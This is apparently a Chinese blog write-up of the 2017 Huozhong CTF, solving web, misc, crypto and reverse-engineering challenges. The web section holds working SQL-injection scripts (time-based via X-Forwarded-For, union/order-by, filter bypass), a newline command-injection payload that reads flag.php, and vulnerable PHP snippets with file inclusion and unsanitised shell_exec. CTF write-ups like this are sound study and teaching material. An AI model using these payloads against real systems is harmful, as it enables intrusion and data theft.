2017 火种CTF Writeup

原创

4ct10n 于 2017-07-06 00:34:25 发布 5356 收藏 1

分类专栏： write-up 文章标签： writeup

本文链接：https://blog.csdn.net/qq_31481187/article/details/74269279

趁着周日的时间打了个小比赛。。。。

WEB

1 签到

直接关注就OK

`key{welcome_to_anyuntec!}`

2 一道简单的Web题

利用XFF注入

猜测后台逻辑是一个insert注入

```
$sql="insert into client_ip (ip) values ('$ip')";
mysql_query($sql);
```

那么我们可以进行注入了

贴上注入脚本


```
#!/usr/bin/env python2
# -*-coding:utf-8-*-
import requests
import string
url="http://aim.zhugeaq.com:82"
guess='1234567890abcdeflg{}'
flag=""
for i in range(1,100):
   for str in guess:
     headers={"x-forwarded-for":"xx'+"+"(select case when (ascii(substring((select flag from flag ) fro
     res=requests.get(url,headers=headers)
     sec=res.elapsed.seconds
     if sec > 4:
         flag = flag + str
         print flag
         break
print   flag
```

`flag{4c9551d5be5612f7bb5d286785}`

3 猜猜我在哪里

robots.txt找到要访问index.txt

```php
<?php
if (empty($_GET["file"])){
    echo('../flag.php');
    return;
}
else{
    $filename='pages/'.(isset($_GET["file"])?$_GET["file"]:"welcome.txt").'.html';
    include $filename;
}
?>
```



flag{31de3cbfdf2884987e65f77ebb5ac338}


4 前端跑路了QAQ

index.txt 查看源码

```php
<?php
$ip = isset($_POST['ip'])?$_POST['ip']:die();
if(!preg_match('/^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}/i',$ip)){
    die("ip 格式错误!");
}
echo strlen($ip);
if(strlen($ip)<7||strlen($ip)>21){
    die("ip 长度错误!");
}
    // Determine OS and execute the ping command.
if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
    $cmd = shell_exec( 'ping  ' .$ip );
}else {
        // *nix
        $cmd = shell_exec( 'ping  -c 1 ' .$ip );
}
    // Feedback for the end user
echo  "<pre>{$cmd}</pre>";
```

这里ip的长度限制为25之内给了我们可乘之机
通过构造

```
ip=0.0.0.1%0acat flag.php
```




```
20<pre><?php
//flag{d73669db24d3a35f74bfccd92741ea20}

?>
</pre>
```



5 你看到我的密码了嘛

一道基本的注入题目
发现过滤了一些东西

```
information limit ()
```

这里主要是过滤了()不能通过正常的注入

在本地测试可以得到字段名



admin_r

尝试利用order by注入

```
import requests
url="http://aim.zhugeaq.com:83/index.php"
string = ''
for i in range(1,33):
    for j in range(33,127):
        string += chr(j)
        data = {
        'username':"admin_r' union select 1,2,'{}' order by 3#".format(string),
        'password':"admin"
        }
        s=requests.post(url=url,data=data)
        content=s.content
        print chr(j),'|',string
        string = string[:-1]
        if 'admin_r' in content:
            string += chr(j-1)
            print string,"**************************************"
            break

    print string
```

`FLAG{93FCFF2AF3914F7}`

6 一道很难的Web题

考察基本的注入知识

```
black: where & and  order limit sleep

white: union select from , # -- ascii = substr
```

```
# coding:utf-8
import requests
url = 'http://aim.zhugeaq.com:85/01/login.php'
dic = '1234567890abcdef'
string = ""
for i in range(2,34):
    for j in dic:
        payload = "1'/1=(ascii(substr((pass)from(1)-{}))={})/'1'='1".format(i,ord(j))
        data = {
            'username':payload,
            'pass':'1'
        }
        re = requests.post(url=url,data=data)
        if "用户名错误" in re.content:
            string += j
            print string
print string[::-1]
```

`d1c46106fdda5b257a9f8bf503747fe4`

利用md5解密：`root!@#123`

flag{b9b0b759ad3e8a5129044c115e042c59}

MISC

1.截获了一个文件

a2V5ezIwMTZfa2V5X2hlbHB9==

Base64解密

`key{2016_key_help}`

2.这是什么

明显是unicode

key{you are right&#125	key{you are right

3.Keyboard

```
#jrecbi]gyu8
e.u pry(owRuuo.yQ)S
    e.u {pry(jd)S
        ypfS
            aoj ] rpe(jd)
        .qj.lyS
            p.ygpb jd
        cu (aoj V 96) abe (aoj W 123)S
            p.ygpb jdp((aoj[97}Ruuo.yQ)v{{mre{{(26) } 97)
        .ncu (aoj V 64) abe (aoj V 91)S
            p.ygpb jdp((aoj[65}Ruuo.yQ)v{{mre{{(26) } 65)
        .no.S
            p.ygpb jd
    p.ygpb --vhrcb(/{pry( j ) urp j cb o=)
lpcby pry( -qpn?popbpo.+-w 13 )
```

rot13加密


最后找到对应加密`qpn?popbpo.+` -> `xrl{rsrnrse}`

绕后直接ROT13转换

`key{efeaeffr}`

CRYPTO

解密1



解密2

base64解密
Tk5TWFM2M0pPTlJXR1kzR09KVEdPNURCTVZUR0NaM1NOQjJlMj09PQ==
base32解密
NNSXS63JONRWGY3GOJTGO5DBMVTGCZ3SNB2H2===

`key{iscccfrfgtaefagrht}`

解密4

想着应该是异或
写了个脚本

```
s1 = [0b00000010,0b00001000,0b00011010,0b00000110,0b00001010]
s2 = 'large'
flag = ''
for i in range(5):
    flag += chr(s1[i]^ord(s2[i]))
print flag
```

解密5

`e6Z9i~]8R~U~QHE{RnY{QXg~QnQ{^XVlRXlp^XI5Q6Q6SKY8jUAA`
凯撒移位范围大点就可以
`a2V5ezY4NzQzMDAwNjUwMTczMjMwZTRhNThlZTE1M2M2OGU4fQ==`
解密
`key{68743000650173230e4a58ee153c68e8}`

解密6

md5碰撞

```
import random
import string
def md5(str):
    import hashlib
    m = hashlib.md5()
    m.update(str)
    return m.hexdigest()
while 1:
    string = ''
    s = string.join(random.sample('qwertyuiopasdfghjklzxcvbnm1234567890',4))
    if md5(s)[0:10] == 'd9ddd1800f':
        print s
        break
```

`d9ddd1800fb812bd62e3fc55c35599b0`

REVERSE

注册码去哪儿了

首先说了username是anyuntec
利用IDA找到了关键函数

```
for ( i = 0; i < (signed int)strlen(&String); ++i )
{
if ( *(&v7 + i) != i + *(&String + i) - strlen(&String) )
break;
}
```

最后写出逆向脚本

```
str1 = 'anyuntec'
str2 = ''
for i in range(len(str1)):
    str2 += chr(ord(str1[i]) + i - len(str1))
print str2
```


简单的PE逆向

Crack my apk~

通过JEB反编译，检查逻辑.
用户名是Tenshine
flag是首先md5，然后隔位取字符
用户名md5：
b9c77224ff234f27ac6badf83b855c76
得到flag:
flag{bc72f242a6af3857}

re300

利用PEID查看程序，是win32 GUI 程序， Delphi编写。利用ida分析



发现有createthread，怀疑是子线程检测
定位到这

```
byte_61805D = 1;
v8 = CreateThread(
       lpThreadAttributes,
       dwStackSize,
       (LPTHREAD_START_ROUTINE)unknown_libname_67,
       (LPVOID)v7,
       dwCreationFlags,
       lpThreadId);
```

利用OD动态查看


```
004091BD  .  50          PUSH EAX                 ThreadFunction = reverse1.00409134
004091BE  .  8B45 F8     MOV EAX,[LOCAL.2]
004091C1  .  50          PUSH EAX                 StackSize
004091C2  .  8B45 FC     MOV EAX,[LOCAL.1]
004091C5  .  50          PUSH EAX                 pSecurity
004091C6  .  E8 65B8FFFF CALL <JMP.&kernel32.CreateThread>
004091CB     8BF0        MOV ESI,EAX
```

找到了子线程的函数地址0x409134

找到了子线程的函数地址0x409134

下断点寻找处理函数ctrl+F7跟踪，跟踪到了下面的函数

利用IDA查看



发现了加密函数

```
__int64 __fastcall sub_5C5054(__int64 a1, int a2, signed int a3)
{
  char *v3; // ecx@1
  int v4; // esi@1
  char v5; // bl@1
  signed int v6; // edi@1
  char v7; // bh@3
  char v8; // dl@3
  __int64 v10; // [sp-20h] [bp-30h]@1
  unsigned int v11; // [sp+0h] [bp-10h]@1
  char v12; // [sp+7h] [bp-9h]@1
  int v13; // [sp+8h] [bp-8h]@1
  int v14; // [sp+Ch] [bp-4h]@1

  v13 = a2;
  v11 = HIDWORD(a1);
  v14 = a1;
  v10 = a1;
  v3 = (char *)a1;
  v4 = v13;
  v12 = 0;
  v5 = 0;
  v6 = 0;
  while ( v6 <= v11 )
  {
    v7 = *v3;
    *v3 ^= 0x78u;
    *v3 ^= 5u;
    *v3 ^= 0x27u;
    *v3 ^= v6++;
    v5 += v12;
    *v3 ^= v5;
    v8 = *(_BYTE *)v4++;
    *v3 ^= v8;
    ++v3;
    v12 = v7;
    if ( !(v6 % a3) )
      v4 = v13;
  }
  return v10;
}
```

这是比对函数

```
sub_5C50AC(v7, v8);
v9 = 0;
do
{
  if ( *(_BYTE *)(*(_DWORD *)(v4 + 68) + v9) != byte_6172C0[v9] )
    break;
  ++v9;
}
while ( v9 < 21 );
v10 = dword_61D358;
```


这是内存比对

```
.data:006172BC                 db  78h ; x
.data:006172BD                 db  6Bh ; k
.data:006172BE                 db  61h ; a
.data:006172BF                 db  6Eh ; n
.data:006172C0 ; char byte_6172C0[]
.data:006172C0 byte_6172C0     db 53h                  ; DATA XREF: sub_5C533C+64↑r
.data:006172C1                 db  22h ; "
.data:006172C2                 db  9Bh ;
.data:006172C3                 db  18h
.data:006172C4                 db 0DBh ;
.data:006172C5                 db  70h ; p
.data:006172C6                 db 0D0h ;
.data:006172C7                 db  40h ; @
.data:006172C8                 db  2Ah ; *
.data:006172C9                 db 0D2h ;
.data:006172CA                 db  2Fh ; /
.data:006172CB                 db 0CAh ;
.data:006172CC                 db 0A4h ;
.data:006172CD                 db  11h
.data:006172CE                 db 0C8h ;
.data:006172CF                 db 0A5h ;
.data:006172D0                 db  1Dh
```

```python
# -*- coding:utf-8 -*-
a = [0x53 ,0x22 ,0x9B ,0x18 ,0xDB ,0x70 ,0xD0 ,0x40 ,0x2A ,0xD2 ,0x2F ,0xCA ,0xA4 ,0x11 ,0xC8 ,0xA5,
0x1D ,0xFD ,0x39 ,0x59 ,0x97 ,0x68 ,0x39 ,0xF5 ,0x94 ,0x45 ,0x07 ,0x2E ,0xA0 ,0x1D ,0x23 ,0x9D ]

b = [0x62 ,0x77, 0x6A, 0x73, 0x37 ,0x4D, 0x6E ,0x66, 0x61, 0x39, 0x55 ,0x78 ,0x78 ,0x6B, 0x61, 0x6E,
0x53 ,0x22, 0x9B, 0x18, 0xDB ,0x70, 0xD0 ,0x40, 0x2A, 0xD2, 0x2F ,0xCA ,0xA4 ,0x11, 0xC8, 0xA5,
0x1D ,0xFD, 0x39, 0x59, 0x97 ,0x68, 0x39 ,0xF5, 0x94, 0x45, 0x07 ,0x2E ,0xA0 ,0x1D, 0x23, 0x9D]

# print(b)
v5 = 0
v7 = 0
s = ""
for i in range(len(a)):
    a[i]^=b[i]
    v5 +=v7
    if v5>255:
        v5 = v5&255
    a[i]^=v5
    a[i]^=i
    a[i]^=0x27
    a[i]^=0x5
    a[i]^=0x78
    v7 = a[i]
    if (i+1)%16==0:
        for j in range(7):
            b[i+j+1] = b[j]
print s.join([chr(i) for i in a])
```

`key{vXpybehIyAPcUt28}`